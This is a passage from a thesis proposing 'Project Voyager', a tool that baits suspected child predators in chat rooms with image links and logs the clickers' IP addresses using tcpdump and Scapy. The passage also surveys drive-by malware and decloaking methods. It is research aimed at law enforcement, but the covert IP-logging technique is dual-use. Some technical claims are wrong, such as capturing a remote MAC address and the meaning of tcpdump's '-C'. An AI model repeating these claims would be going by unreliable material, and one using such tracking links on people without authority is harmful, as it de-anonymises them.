This assembly level code uses standard logic gates such as XOR, AND for registered memory transfer operations and can be used with the Metasploit console (MSF). The system decloaking system on which Moore was working was successful and he was able to exploit the target machine and obtain an internal IP address, but it disappears from the mainstream media and has no reference for research. Meanwhile, the FBI created "Operation Torpedo." This operation used "drive-by download" (infiltrating a high-traffic website and then subverting it to deliver malware to every single visitor). It is one of the most powerful tools in the Black Hat arsenal, capable of delivering thousands of fresh victims into a hacker's clutches within minutes (43, 44, 45).

- "Sweetie": A honey trap created in 2013 by des Hommes in The Netherlands named "The Sweetie Project" had the dual intention of both drawing attention to the online sexual exploitation of children while demonstrating that the identification of potential child abusers is relatively simple. By using computer-animation technology, a virtual 10-year old Philippine girl ("Sweetie") was created, which allowed researchers to

identify one thousand potential pedophiles from no less than 71 countries within ten weeks. According to the FBI, "Sweetie" was introduced in 19 chat rooms. Around the globe there are approximately 40,000 internet chat rooms, where at any given moment, 750,000 people are looking for child porn. Although this project had violated a privacy intrusion clause, it did act as an alarm to the world to spread awareness about CP.

Though there are many exploits and unconventional methods in the real world, they somehow trip over legal consequences or privacy intrusion clauses. Hence this problem requires some proof of concept that can attempt to reveal the identity of CP users without violating the law.

2.5 Proposed Solution

The solution provided in this thesis is a preventive network forensics analysis tool, which collects a remote machine's network data and geo location, when a URL of a image hosted on the server is clicked. Aiming to make a robust tool, efforts are dedicated in keeping the infrastructure used for the development and execution of the tool at minimum deployment. There is a proverb which says, "*A picture is worth a thousand words.*" A visual image provides detail more efficiently than words can do. Many human beings think in visual terms. In context, all the existing methods and research conducted to combat CP lead to these two important aspects:

- Importance of Public Chat Rooms.
- Use of graphic images for expression of sexual preference and initiation of sexual conversation with the potential victim.

The chat perpetrators exposed by Perverted Justice (34) in the above section were exposed while using Yahoo Messenger chat rooms. The solution this thesis proposes is based on the realization of a proof of concept which uses a graphic image (commonly used symbols by pedophiles to express their sexual preferences)(18) in the public internet chat room. It is preferred that the image name should be hashed,owing to the digital forensic research. The

link to the image is used as deemed by the end user to established a connection to the server housed on an Amazon AWS EC2, in an instance explained in section 3.2. In the background, the network packet capture and analysis runs on the server, which monitors and records all the network packets with an HTTP request on the AWS server of the requested hashed image file. The details of the URL request will then be transferred to a MySQL database. This information contains the IP address and MAC address of the machine that clicked the IP, along with the server time stamp. The IP address will refer to the Public IP which reveals the ISP (Internet Service Protocol) details. This helps to obtain valuable data for future data analysis and digital forensics (20), while maintaining a fine line of boundary in terms of legal applications of the same (39).

2.6 Conclusion

This Chapter refers to studies on CPs and their patterns of interaction. Various media used by pedophiles are also described. Also described are a variety of research efforts related to the recognizing of pedophiles on the cyber domain through advanced computing methods and algorithms. There is also a brief study of the non-profit organizations fighting CP, which makes a user base for the current solutions and data for the research performed. This chapter also covers the initiatives kick-started by various government organizations and individuals working towards combating CP. This chapter also summarizes some unconventional methods used by individuals contributing to the battle against CP, as well as some legal objections to those efforts. Based on the research included in the above sections, this thesis proposes a solution to the problem of **CP**. The next chapter will describe, and theoretically explain, the important concepts necessary to understand the solution provided by the thesis.

3 Background

3.1 Introduction

This chapter briefly discusses the theoretical and practical aspects of the technologies used for creation of the solution proposed in chapter 2 which is named Project Voyager. We also approach and explain the Networking Layers (OSI and TCP/IP) and networking protocols crucial for understanding the working of the network traffic sniffing module. Starting with server OS Amazon web services Linux Amazon machine images(AMI), Voyager then uses "Image upload module" technologies PHP and MySQL. Finally, the basics are described related to the "Network traffic sniffing module," layers, protocol, and TCPdump.

3.2 Amazon Web Services EC2 Linux AMI Instance

The *modus operandi* server environment for development was Amazon web services Elastic cloud (EC2) (21). We use Amazon's Linux AMI as an instance on the cloud. One of the main hurdles for software developers with innovative ideas (21)(22) is a variety of capital investments for deployment and maintenance of the software without human assistance (22). Also to be considered is a security and scalability issue attached to the hosting facility. Hence Amazon EC2 provides us with state-of-the-art scalability solutions with launching different VM(s) on the clouds called "instances" (21), which use Linux AMI. Cloud security is maintained by top-tier Amazon security group services at each EC2 instance. The pre-configured instances known as Amazon machine images AMI (21) were our first choice, since it comes as pre-installed packages and software ready for a developer to start working. The conceptual diagram on our instance is similar to the figure 6. The diagram depicts a 3-tier architecture: Tier-1 is responsible for the hosting of the applications on the server and communicating with the hosts (23). It receives HTTP requests from the client and passes it on to tier-2, application servers which will compute and communicate through the first tier. There is a very interesting concept called ELB (Elastic Load Balancers), which are responsible for distributing the incoming traffic workload. ELBs can dynamically add and remove hosts to the load-balancing groups of the instance. For this project, the third

relational database tier (which is used for huge data) is not invoked.




Figure 6: Conceptual diagram of Amazon EC2 AMI,Reference :(23)

3.3 LAMP (Linux, Apache, MySQL, PHP)

One of the main aspects of using the Linux Environment for the development of Voyager is its operation under the radar, but not necessarily a stealth mode (24). It is an open-source operating system and yet is very effective. An important consideration was to create a user-friendly application image upload so that the GUI (Graphical User Interface)

would not require any prior technical knowledge to operate, and yet be very effective in terms of security and operations. Using the LAMP framework (an acronym for Linux, Apache, MySQL and PHP) (24), was a natural choice when considering the importance and benefits of using an open source Linux framework which was not only effective but also robust.

3.3.1 PHP5

The Web interface uses PHP as the main scripting language. PHP stands for Hypertext Pre Processor (26). In short, PHP is a general-purpose server side-scripting language which has a variety of applications, but is mainly used in web development because it can be embedded into static web designs like HTML (26). The benefit of PHP is that it is always executed on the server-side; hence, the client only receives the HTML, which makes it more secure. In the project, the developer used hash functions, date time, mail function and most important, file management functions. A sample PHP code looks like this:

```
1 <?php echo("Thank you"); ?>
```

3.3.2 Using MySQL

An important part of the entire project is a database which will aid the future analytic and forensic teams as a "bible" or primary reference. Using MySQL was a clear choice after considering PHP as a development language for the image upload, because the MySQL is highly scale-able and provides round-the-clock, 24/7 up-time. Another major reason is no cost of ownership of the database, along with the high scalability. Using PHP and MySQL combined greatly boosts the efficiency of the application (25). There is no denying that world leaders in technology like Google, Adobe, and Alcatel Lucent depend at some point on MySQL, since they have huge data capacity; for reliability and cost-effectiveness, MySQL proves to be best. It is a very light database, guaranteeing and insuring high availability, and it certainly serves the project's purpose for cost effectiveness.

3.4 Network Protocols

- Data Networks: A setup in which there is an exchange of data over a shared medium amongst communication devices.

Project Voyager's backbone is the network packets, and the project's research and conclusions depend solely upon the way we parse the network packets we capture. It is very crucial to understand different network protocols and the TCP/IP model of communication, as that is what is mainly used to dissect a captured network packet. Let's begin with the theoretical explanation of TCP segment.

3.4.1 The Internet Protocol Suite (TCP/IP)

Research has shown that the TCP/IP is very effective in facilitating better communications every moment through timely and rapid exchange of information, which is prioritized. Transmission Control Protocol/Internet Protocol (TCP/IP) is the defacto protocol suite for communication over data networks (28). Due to the design simplicity and reliability of both, they dominate the communication channels (28).

The simplicity of the protocol communication is achieved by a phenomenon known as a TCP "handshake." But it is a three-way handshake:

"SYN,SYN-ACK,ACK" (SYN:Synchronous and ACK: Acknowledge), a technique used by TCP to set up TCP/IP connections over networks based on the IP Protocol. This mechanism is crucial, because before establishing a full connection and transferring data such as SSH and HTTP browser requests, it will negotiate the network parameters of the TCP socket connection. The figure 7 depicts a simple three-way handshake.

A network packet is a unit of data carried by a packet-switched network. In TCP/IP, the TCP section of the packet is called a TCP segment and its IP counterpart is called the IP header.




Figure 7: A simple TCP three-way handshake, Reference : (54)

3.4.2 OSI Network Model

The backbone of computer networking is an open-system interconnection (OSI) architecture. The OSI model consists of seven layers. A brief explanation of these layers follows (29):

- **Physical Layer:** The physical layer is responsible for transferring bits from Node A equipment to Node B equipment (29). It is the only layer which maintains actual electrical connection with peer nodes (29).
- **Data-Link Layer:** The main functionality of this layer is to arrange incoming and outgoing bits into frames, and to establish and release one or more link connections in order to control the flow of data and most important, to accomplish error detection. There is a notification send to the network layer when errors are detected (29). IEEE 802.3 (Ethernet) Media Access Control (MAC) and Logical Link Control (LLC) sub layers are important standards used by the Data Link Layer.
- **Network Layer:** The network layer serves the purpose of organizing data frames with added network information into packets. These packets are then routed to their destinations through a network (29). The three most important network layer protocols are IP, Internet Control Message Protocol (ICMP) and Internet Group Message Protocol (IGMP).

- **Transport Layer:** This layer serves as an organizer of data into data transport protocol units, to ensure that data transfer is complete and that it is in proper sequence (29). It also provides a reliable host-to-host communication by masking the details of communications from the lower layers (29). The protocols used at this layer are Transport Control Protocol (TCP) and User Datagram Protocol (UDP).
- **Session Layer:** As the name suggests, this layer is responsible for session establishment, maintenance and termination. A session is a group of multiple devices utilizing a single application from multiple locations. Theoretically, it handles dialogue management (29). Once the data is extracted from the transport layer, it is organized into session protocol data units. The session is facilitated by services provided from the layers below (29). Important examples of session layer would be NamePIPES and NetBIOS.
- **Presentation Layer:** The first five layers of the OSI model deal with the data transmission methodology, but the presentation layer (as the name suggests) functions for the network user interface operations (29). The layer is responsible for the character code translations (UNICODE, ASCII), conversions and encryption. Some functional examples are Socket Secure Layer (SSL), Transport Layer Security (TLS) and Multipurpose Mail Extension (MIME), which is used in the email modules of the project.
- **Application Layer:** The highest layer of the OSI model, its functions are mostly concerned with the operations related to applications such as resource sharing and Electronic mail (E-mail). Some of the more user-familiar protocols work here, such as the Hyper Text Transfer Protocol (HTTP), Simple Mail Transfer Protocol (SMTP), and Domain Name Service (DNS)(29).




Figure 8: OSI Model Architecture, Reference (55)

3.4.3 TCP Segment

It is very important to understand the context of data transfer in order to monitor network traffic through TCP ports and understand the TCP segment on which this project is based. The US Department of Defense's ARPA (Advanced Research Projects Agency) which is responsible for research and discoveries in computer networks and cyber security) is responsible for Transmission Control Protocol under the standard RFC 793. The Standard RFC 793 pertaining to TCP was developed under the aegis of ARPA in September 1981, under the umbrella of open-system interconnection architecture also known as OSI architecture, which comprises different functional layers (28). Figure 9 depicts a 32-bit TCP segment header which consists of SYN-ACK numbers. It also clearly mentions the Source port and Destination ports which can be understood through the references of the OSI model.




Figure 9: A typical TCP Segment Header, Reference: (30)

3.4.4 IP datagram

IP datagram is a protocol used to communicate with two peers over the Internet. Its main tasks involve forwarding the packets directly to the hosts by verification of the Host's network address. This protocol does reliable network communication by utilizing TCP and UDP protocols.




Figure 10: IP Datagram(Packet), Reference (11)

As depicted in the figure 10, Version is the version of the IP frame (IPv4 in the context of the project.) The internet header length (IHL) is responsible for deciding the header length.

The identification and Flags fields are responsible for checking possible packet fragmentation. If the flag=1, then the packet follows one more (or more) fragments of data. If the flag=0, then that represents the last fragment of the data in a packet. If Time To Live TTL=0, then the packet is discarded because the lifetime is exhausted. The TTL significantly reduces as the packet travels from one node to another. This protocol represents the use of transport protocols such as TCP and UDP. Source and destination addresses are the respective source and destination machine addresses. The IP datagram plays an important role for the TCP segment in order to make a successful network connection.

3.5 Hypertext Transfer Protocol (HTTP)

Hypertext Transfer Protocol (HTTP) works on the application layer of the OSI model, as mentioned in subsection 3.4.2. The communication model of the HTTP protocol is that of a client and a server. Data exchange between a client and a server takes place using HTTP, using the TCP/IP protocol for communications. By default, the reserved port for HTTP is PORT 80, but it is not necessarily the only port used for all HTTP traffic; other ports may also be used. The current version of the protocol with reference to the project is HTTP 1.1. The communication model of this protocol is a simple client-server communication model. As shown in the figure 11 below, a client machine requests the information and the servers, upon getting the request, respond to the message request. The communication identifier for HTTP is through the Uniform Resource Identifier (URI) or Uniform Resource Locator (URL), in some cases. As an example, one common HTTP address URL is "http://www.youtube.com".




Figure 11: Request Respond Chain for HTTP, Reference (56)

3.6 HTTP GET and POST Methods

One of the most important aspects of understanding the HTTP communication protocol is to understand HTTP GET and POST methods. There are a total of eight different methods identified by HTTP version 1.1, but GET and POST methods play a crucial part for this application.

- HTTP GET: This represents the request made for certain resources. Voyager is parsing mainly the GET requests in the project as we monitor the network traffic in real time.
- HTTP POST: This method is responsible for submitting the data to the resource identified. It needs to be processed on the server side. Use of this method is extensive for the image upload module.
- Sample decoded HTTP data in a Packet:

```

1 Source@https://github.com/invernizzi/scapy-http
2
3 ###[ HTTP Request ]###
4     Method      = 'GET'
5     Path        = '/'
6     Http-Version= 'HTTP/1.1'
7     Host        = 'www.github.com'
8     User-Agent  = 'Wget/1.13.4 (linux-gnu)'
9     Accept      = '*/*'
  
```

```
10      Accept-Language= None
11      Accept-Encoding= None
12      Accept-Charset= None
13      Referer      = None
14      Authorization= None
15      Expect       = None
16      From         = None
17      If-Match     = None
18      If-Modified-Since= None
19      If-None-Match= None
20      If-Range     = None
21      If-Unmodified-Since= None
22      Max-Forwards= None
23      Proxy-Authorization= None
24      Range        = None
25      TE           = None
26      Cache-Control= None
27      Connection= 'Keep-Alive '
28      Date         = None
29      Pragma       = None
30      Trailer      = None
31      Transfer-Encoding= None
32      Upgrade      = None
33      Via          = None
34      Warning      = None
35      Keep-Alive= None
36      Allow        = None
37      Content-Encoding= None
38      Content-Language= None
39      Content-Length= None
40      Content-Location= None
41      Content-MD5= None
42      Content-Range= None
43      Content-Type= None
44      Expires      = None
45      Last-Modified= None
```

```

46         Cookie      = None
47         Additional-Headers= None
48
49

```

Listing 1: Sample decoded HTTP data in a packet.

3.7 TCPdump

TCPdump is a powerful command line packet analysis tool. With reference to the project, TCPdump captures the network packets and prints the descriptions on the console. It also can generate the output data with reference to the session of packet captures to a PCAP (Packet Capture) file (11).

- A literal snapshot of executing TCPdump command:

```

1  tcpdump -q -t -C 100 'dst 172.31.36.85 and (dst port 80 or 443)'
2

```

where :

- -q :- Quicker output and less protocols
- -t :- Not printing time stamp on each output
- -C 100 :- is capturing 100 packets of network traffic (Port:80 and 443)
- dst :- All the connection whose destination IP is 172.31.36.85 and communicating through destination port on that machine 80 and 443.
- 209.129.115.55 → 172.31.36.85 is (IP accessing the link and Our Server's IP address)


```
[root@ip-172-31-36-85 ~]# tcpdump -q -t -C 100 'dst 172.31.36.85 and (dst port 80 or 443)'
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
IP 209.129.115.55.8738 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.14425 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.symb-sb-port > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.14425 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.symb-sb-port > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 902
IP 209.129.115.55.14425 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.14425 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.symb-sb-port > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 997
IP 209.129.115.55.symb-sb-port > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.symb-sb-port > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.symb-sb-port > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.14425 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 1036
IP 209.129.115.55.symb-sb-port > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.symb-sb-port > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.symb-sb-port > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.symb-sb-port > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.symb-sb-port > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.symb-sb-port > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.14425 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.14425 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 1041
IP 209.129.115.55.14425 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.14425 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 1036
IP 209.129.115.55.14425 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.14425 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 958
IP 209.129.115.55.14425 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.14425 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.14425 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.14425 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.14425 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.41130 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.41130 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.41130 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 504
IP 209.129.115.55.41130 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.41130 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.62842 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
IP 209.129.115.55.62842 > ip-172-31-36-85.us-west-2.compute.internal.http: tcp 0
```

Figure 12: TCPdump console output)

Recording the same information on a PCAP file helps us extract many details of the packet transfer between the client and the server.

3.8 SCAPY

It has been said by many, *"With great power comes great responsibility."* (51). Such is true for SCAPY, an ultra-powerful network penetration API(Application Programming Interface), developed using Python. It possess several abilities useful for manipulating and parsing a network packet. The inclusiveness of the API itself has benefited in the realization of Project Voyager. It provides methods to fully decode a network packet from its origin and hence give ample time to interpret and parse the packet (12). For a network penetration tester or an information security professional, SCAPY can be used as the user desires. Ranging from creating a network packet, serving as a server itself, and parsing packets, SCAPY proves itself to be an omnipotent, pen-testing API. One of the best parts is that it can be imported as a Python programming language library. In reference to the Voyager

project, HTTP Layers and Sniffing modules are extensively used for analyzing the packets in real time. SCAPY also performs very well in many other specific tasks that most other tools can't handle, such as sending invalid frames, injecting your own 802.11 frames, combining techniques like Virtual Local Area Network (VLAN) Hopping+ Address resolution protocol (ARP), Spoofing, etc. (12, 13).

3.9 Conclusion

This chapter describes and explains different technologies important to understanding the later portion of this thesis. Further, the chapter explains in detail the network models such as OSI, an important part of basic computer networks. Client-Server communication has been explained using HTTP, as well as a very detailed explanation of AMAZON AWS, used as the housing server. PHP and MySQL are also explained briefly. TCPdump is explained, a crucial tool for capturing packets on our server and outputting a PCAP file. The Packet capture and parser API SCAPY has been explained in this chapter.

4 Design and Implementation

4.1 Introduction

In relation to the studies mentioned in previous *chapters* and especially in *Chapter 2*, the majority of the analysis performed on any pedophilia-related data were provided based on publicly available chat room data analyses. This thesis proposes a solution which can use P2P chat interface (*chapter 2*) to collect network details of the machine used, and to contribute to building a data set for future digital forensic data analysis (15); the data set is constructed with preventive network forensics in mind analysis in mind.

Extensive research done on the distinctive pattern of interactions found in CP grooming includes one conclusive action, that of *taking the initiative to send to a target, or to ask from a target, a graphic image or media file*. In the study of CP and related sex offenses, we understand that graphic image exchange is a consistent pattern. Textual communication is minimal and may be more difficult to track. The determination of a real sex offender online is marked by the exchange of graphical media (17). As mentioned earlier, Mumbai police identified a graphic image exchange as an important stage in the grooming process. The vulnerability of exchange of graphic media, which the Voyager project mainly aims to exploit in order to track CP chat interactions and obtain the network and connection details of the suspects.

In the internet chat room Person to group (P2G), there is a greater possibility of discovering a group of people with similar sexual preferences. The Federal Bureau of Investigation (FBI) has identified different sets of symbols by which CPs proclaim themselves and their sexual preferences (18). These P2G groups are the places where the exchange of these symbols in image format identifies a pedophile and sparks an interaction amongst individuals with similar preferences. Examples are included below:



Figure 13: Pedophile preference symbol Reference (18)

These symbols are significant tags for identifying the preferences of CPs; they can serve as mechanism to appropriately bait CPs in chat rooms.

4.2 Design Considerations and Challenges

As mentioned previously, the importance of network sniffing in the application is crucial. The Image upload module is designed using PHP and MySQL; it can be implemented by installing LAMP on the AWS Linux AMI. No special root access privileges need be provided in order to execute the written code. Uploading the code on the Linux directory enables the end-user/developer to access the image upload page by using the public IP address or the Public DNS for the server. The image upload module makes a database entry with the meta data of the image upload, including the location of the image on the server. Since the images on the Database are not stored using BLOB, the security is increased and the database is kept lightweight.

The initial concept of obtaining the network packet is executed by using PHP **system exec()** function and executing a TCPdump. To keep it running for an execution period of 1 hour, gives the researcher time to wait for the image click and execution on the CP/target side. Upon the click, the output of the command shell would be directed to an output buffer and from there would initiate a string manipulation that would upload the data to the MySQL database.

There were certain significant problems executing this method. The determination of the IP address to Image File Clicked was not synchronized, and so the efficiency of the program was compromised. Also, there were a number of root-level permissions to be provided on the server to the Apache service (HTTPD) that would have left our AWS Server open to security threats. Hence there was a need for a different and more secure solution.

One possible solution at that point was using and importing the Libpcap library itself rather than TCPdump. Using Swig (a cross-language development tool which gives the facility to create PHP wrappers using C++ libraries) there was a possibility to import the C++ libpcap library into PHP and script a network packet capture application. The main difficulty here was that the solution would contradict the basic nature of the network sniffing concept, and accommodating this would have required multiple changes and privileges added on the AWS server sudoers file (User Account file for Linux). This was far too risky in terms

of capturing a network packet. This design would leave the server exposed to the security threats, and the execution time of the script would be extremely slow.

Using SCAPY, the project solved both of the above difficulties. Installing SCAPY is very easy and does not jeopardize the sudoers file. It requires **pip(python package manager)install scapy** and can be easily used by importing it into Python as a library. Hence the development of the packet parser was possible by writing fewer lines of code while still providing an optimal solution. Python 2.7 is used for development of the PCAP (Packet capture) parser using SCAPY. The first commit was based on parsing the PCAP file and parsing through the packet. We use TCPdump to capture our network traffic on port 80. The task would be to run the TCPdump command and network packets on the server for an experimental period of one week to stress test the execution time and record the session on a PCAP file. SCAPY provides a powerful network packet parsing capabilities. We started by simply decoding a packet and outputting into in a txt file. Below is an example of a decoded raw packet.

```

1
2 ##### Ethernet #####
3     dst      = 64:80:99:63:29:94
4     src      = 00:21:29:77:3d:d8
5     type     = 0x800
6 ##### IP #####
7     version  = 4L
8     ihl      = 5L
9     tos      = 0x0
10    len      = 418
11    id       = 29348
12    flags    = DF
13    frag     = 0L
14    ttl      = 55
15    proto    = tcp
16    chksum   = 0x5a4b
17    src      = 207.97.227.243
18    dst      = 192.168.1.105
19    \options \

```

```

20 ##### TCP #####
21     sport      = http
22     dport      = 52157
23     seq        = 2748912324
24     ack        = 3687400346
25     dataofs    = 5L
26     reserved   = 0L
27     flags      = PA
28     window     = 5840
29     chksum     = 0x78e7
30     urgptr     = 0
31     options    = []
32 ##### HTTP #####
33 ##### HTTP Response #####
34     Status-Line= u'HTTP/1.1 301 Moved Permanently '
35     Accept-Ranges= None
36     Age         = None
37     E-Tag       = None
38     Location    = u'http://github.com/'
39     Proxy-Authenticate= None
40     Retry-After= None
41     Server      = u'nginx/1.0.13'
42     Vary        = None
43     WWW-Authenticate= None
44     Cache-Control= None
45     Connection= u'keep-alive '
46     Date        = u'Wed, 27 Jun 2012 06:53:41 GMT'
47     Pragma      = None
48     Trailer     = None
49     Transfer-Encoding= None
50     Upgrade     = None
51     Via         = None
52     Warning     = None
53     Keep-Alive= None
54     Allow       = None
55     Content-Encoding= None

```

```
56         Content-Language= None
57         Content-Length= u'185 '
58         Content-Location= None
59         Content-MD5= None
60         Content-Range= None
61         Content-Type= u'text/html '
62         Expires    = None
63         Last-Modified= None
64
65 [root@ip- test]#
66
```

This was the first successful parsing of a PCAP file. The results were accurate. The data was parsed and moved to a MySQL server.

The program accurately parses the PCAP file and gives the desired output. There was a technical difficulty when it came to recording a PCAP file. A PCAP file records every detail of the connection made, including the clicks and key taps made by the client. This included a huge amount of data which was not crucial at this step in the PCAP analysis (19). The following image visualizes the sample mountain of recorded data of the PCAP according to Sarnco of CERT (19):

